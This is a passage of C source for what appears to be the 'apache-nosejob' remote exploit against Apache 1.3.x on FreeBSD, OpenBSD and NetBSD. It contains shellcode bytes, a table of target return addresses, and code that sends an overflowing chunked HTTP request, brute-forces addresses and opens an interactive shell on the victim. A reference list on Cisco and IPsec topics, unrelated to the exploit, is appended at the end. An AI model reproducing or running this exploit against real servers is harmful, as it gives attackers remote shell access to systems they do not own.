"\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
"\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
"\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
"\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
"\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
"\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
"\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
"\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
"\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
"\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
"\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;

struct {
 char *type; /* description for newbie penetrator */
 int delta; /* delta thingie! */
```

```
 u_long retaddr; /* return address */
 int repretaddr; /* we repeat retaddr thiz many times in the buffer */
 int repzero; /* and \0'z this many times */
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)", -150, 0x80f3a00, 6, 36 },
 { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)", -150, 0x80a7975, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.20", -146, 0xcfa00, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", -146, 0x8f0aa, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", -146, 0x90600, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.24 #2", -146, 0x98a00, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", -146, 0x8f2a6, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", -146, 0x90600, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", -146, 0x9011a, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", -146, 0x932ae, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1", -146, 0x1d7a00, 6, 36 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)", -90, 0x80eda00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)", -90, 0x80efa00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)", -90, 0x80efa00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)", -90, 0x80efa00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)", -90, 0x80efa00, 5, 42 },
}, victim;



void usage(void) {
 int i;

 printf("GOBBLES Security Labs\t\t\t\t- apache-nosejob.c\n\n");
 printf("Usage: ./apache-nosejob <-switches> -h host[:80]\n");
 printf(" -h host[:port]\tHost to penetrate\n");
 printf(" -t #\t\t\tTarget id.\n");
 printf(" Bruteforcing options (all required, unless -o is used!):\n");
 printf(" -o char\t\tDefault values for the following OSes\n");
 printf(" \t\t\t(f)reebsd, (o)penbsd, (n)etbsd\n");
 printf(" -b 0x12345678\t\tBase address used for bruteforce\n");
 printf(" \t\t\tTry 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.\n");
 printf(" -d -nnn\t\tmemcpy() delta between s1 and addr to overwrite\n");
 printf(" \t\t\tTry -146/obsd, -150/fbsd, -90/nbsd.\n");
 printf(" -z #\t\t\tNumbers of time to repeat \\0 in the buffer\n");
 printf(" \t\t\tTry 36 for openbsd/freebsd and 42 for netbsd\n");
 printf(" -r #\t\t\tNumber of times to repeat retadd in the buffer\n");
 printf(" \t\t\tTry 6 for openbsd/freebsd and 5 for netbsd\n");
 printf(" Optional stuff:\n");
 printf(" -w #\t\t\tMaximum number of seconds to wait for shellcode reply\n");
 printf(" -c cmdz\t\tCommands to execute when our shellcode replies\n");
 printf(" \t\t\taka auto0wncmdz\n");
```

```
 printf("\nExamples will be published in upcoming apache-scalp-HOWTO.pdf\n");
 printf("\n--- --- - Potential targets list - --- ---- ------- -----------\n");
 printf(" ID / Return addr / Target specification\n");
 for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
  printf("% 3d / 0x%.8lx / %s\n", i, targets[i].retaddr, targets[i].type);

 exit(1);
}


int main(int argc, char *argv[]) {
 char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
 u_char buf[512], *expbuf, *p;
 int i, j, lport, sock;
 int bruteforce, owned, progress, sc_timeout = 5;
 int responses, shown_length = 0;
 struct in_addr ia;
 struct sockaddr_in sin, from;
 struct hostent *he;


 if(argc < 4)
  usage();

 bruteforce = 0;
 memset(&victim, 0, sizeof(victim));
 while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {
  switch(i) {
   /* required stuff */
  case 'h':
   hostp = strtok(optarg, ":");
   if((portp = strtok(NULL, ":")) == NULL)
    portp = "80";
   break;

   /* predefined targets */
  case 't':
   if(atoi(optarg) >= sizeof(targets)/sizeof(victim)) {
    printf("Invalid target\n");
    return -1;
   }

   memcpy(&victim, &targets[atoi(optarg)], sizeof(victim));
   break;

   /* bruteforce! */
```

```
case 'b':
 bruteforce++;
 victim.type = "Custom target";
 victim.retaddr = strtoul(optarg, NULL, 16);
 printf("Using 0x%lx as the baseadress while bruteforcing..\n", victim.retaddr);
 break;

case 'd':
 victim.delta = atoi(optarg);
 printf("Using %d as delta\n", victim.delta);
 break;

case 'r':
 victim.repretaddr = atoi(optarg);
 printf("Repeating the return address %d times\n", victim.repretaddr);
 break;

case 'z':
 victim.repzero = atoi(optarg);
 printf("Number of zeroes will be %d\n", victim.repzero);
 break;

case 'o':
 bruteforce++;
 switch(*optarg) {
 case 'f':
  victim.type = "FreeBSD";
  victim.retaddr = 0x80a0000;
  victim.delta = -150;
  victim.repretaddr = 6;
  victim.repzero = 36;
  break;

 case 'o':
  victim.type = "OpenBSD";
  victim.retaddr = 0x80000;
  victim.delta = -146;
  victim.repretaddr = 6;
  victim.repzero = 36;
  break;

 case 'n':
  victim.type = "NetBSD";
  victim.retaddr = 0x080e0000;
  victim.delta = -90;
  victim.repretaddr = 5;
```

```
  victim.repzero = 42;
  break;

 default:
  printf("[-] Better luck next time!\n");
  break;
 }
 break;

 /* optional stuff */
 case 'w':
  sc_timeout = atoi(optarg);
  printf("Waiting maximum %d seconds for replies from shellcode\n", sc_timeout);
  break;

 case 'c':
  cmdz = optarg;
  break;

 default:
  usage();
  break;
 }
}

if(!victim.delta || !victim.retaddr || !victim.repretaddr || !victim.repzero) {
 printf("[-] Incomplete target. At least 1 argument is missing (nmap style!!)\n");
 return -1;
}

printf("[*] Resolving target host.. ");
fflush(stdout);
he = gethostbyname(hostp);
if(he)
 memcpy(&ia.s_addr, he->h_addr, 4);
else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
 printf("There'z no %s on this side of the Net!\n", hostp);
 return -1;
}

printf("%s\n", inet_ntoa(ia));


srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
```

```
 /* skip invalid return adresses */
 if(memchr(&victim.retaddr, 0x0a, 4) || memchr(&victim.retaddr, 0x0d, 4))
  continue;


 sock = socket(PF_INET, SOCK_STREAM, 0);
 sin.sin_family = PF_INET;
 sin.sin_addr.s_addr = ia.s_addr;
 sin.sin_port = htons(atoi(portp));
 if(!progress)
  printf("[*] Connecting.. ");

 fflush(stdout);
 if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
  perror("connect()");
  exit(1);
 }

 if(!progress)
  printf("connected!\n");


 p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
REP_SHELLCODE)
  + ((PADSIZE_1 + (victim.repretaddr * 4) + victim.repzero
  + 1024) * REP_POPULATOR));

 PUT_STRING("GET / HTTP/1.1\r\nHost: " HOST_PARAM "\r\n");

 for (i = 0; i < REP_SHELLCODE; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_3, PADDING_3);
  PUT_STRING(": ");
  PUT_BYTES(NOPCOUNT, NOP);
  memcpy(p, shellcode, sizeof(shellcode) - 1);
  p += sizeof(shellcode) - 1;
  PUT_STRING("\r\n");
 }

 for (i = 0; i < REP_POPULATOR; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_1, PADDING_1);
  PUT_STRING(": ");
  for (j = 0; j < victim.repretaddr; j++) {
   *p++ = victim.retaddr & 0xff;
   *p++ = (victim.retaddr >> 8) & 0xff;
```

```
  *p++ = (victim.retaddr >> 16) & 0xff;
  *p++ = (victim.retaddr >> 24) & 0xff;
 }

 PUT_BYTES(victim.repzero, 0);
 PUT_STRING("\r\n");
}

PUT_STRING("Transfer-Encoding: chunked\r\n");
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
PUT_STRING(buf);
PUT_BYTES(PADSIZE_2, PADDING_2);
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", victim.delta);
PUT_STRING(buf);

if(!shown_length) {
 printf("[*] Exploit output is %u bytes\n", (unsigned int)(p - expbuf));
 shown_length = 1;
}

write(sock, expbuf, p - expbuf);

progress++;
if((progress%70) == 0)
 progress = 1;

if(progress == 1) {
 printf("\r[*] Currently using retaddr 0x%lx", victim.retaddr);
 for(i = 0; i < 40; i ++)
  printf(" ");
 printf("\n");
 if(bruteforce)
  putchar(';');
}
else
 putchar(((rand()>>8)%2)? 'P': 'p');


fflush(stdout);
responses = 0;
while (1) {
 fd_set fds;
 int n;
 struct timeval tv;

 tv.tv_sec = sc_timeout;
```

```
  tv.tv_usec = 0;

  FD_ZERO(&fds);
  FD_SET(0, &fds);
  FD_SET(sock, &fds);

  memset(buf, 0, sizeof(buf));
  if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) > 0) {
   if(FD_ISSET(sock, &fds)) {
    if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
     break;

    if(n >= 1)
    {
     if(!owned)
     {
      for(i = 0; i < n; i ++)
       if(buf[i] == 'G')
        responses ++;
       else
        responses = 0;
       if(responses >= 2)
       {
        owned = 1;
        write(sock, "O", 1);
        write(sock, cmdz, strlen(cmdz));
        printf(" it's a TURKEY: type=%s, delta=%d, retaddr=0x%lx, repretaddr=%d,
repzero=%d\n", victim.type, victim.delta, victim.retaddr, victim.repretaddr,
victim.repzero);
        printf("Experts say this isn't exploitable, so nothing will happen now: ");
        fflush(stdout);
       }
     } else
      write(1, buf, n);
    }
   }

   if(FD_ISSET(0, &fds)) {
    if((n = read(0, buf, sizeof(buf) - 1)) < 0)
     exit(1);

    write(sock, buf, n);
   }

  }
```

```
  if(!owned)
   break;
  }

  free(expbuf);
  close(sock);

  if(owned)
   return 0;

  if(!bruteforce) {
   fprintf(stderr, "Ooops.. hehehe!\n");
   return -1;
  }
 }

 return 0;
}
```

References

Books
Cisco Managing Cisco Network Security, Michael Wenstrom, Cisco Press

Web Sites
IKE RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2409.txt

ISAKMP RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2408.txt

MD5 RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1321.txt

ESP-3DES RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1851.txt

Diffie-Hellman Key Agreement Method RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2631.txt

IP ESP RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1827.txt

IP Authentication Header RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1826.txt

Security Architecture for the Internet Protocol RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2401.txt

Hashed Message Authentication Code RFC
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2104.txt

Configuring IP Access-Lists
http://www.cisco.com/warp/public/707/confaccesslists.html

Cisco Access Control Lists: Overview and Guidelines
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scfacls.htm

Configuring Context Based Access Control
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scfcbac.htm

Configuring IPSEC Network Security

http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/fipsenc/scfipsec.htm

Configuring Internet Key Exchange Security Protocol
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/fipsenc/scfike.htm

Configuring IOS Firewall Intrusion Detection System
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scfids.htm

Configuring Network Address Translation
http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/dial_c/dcprt11/dcnat.htm

NMAP
http://www.insecure.org/nmap/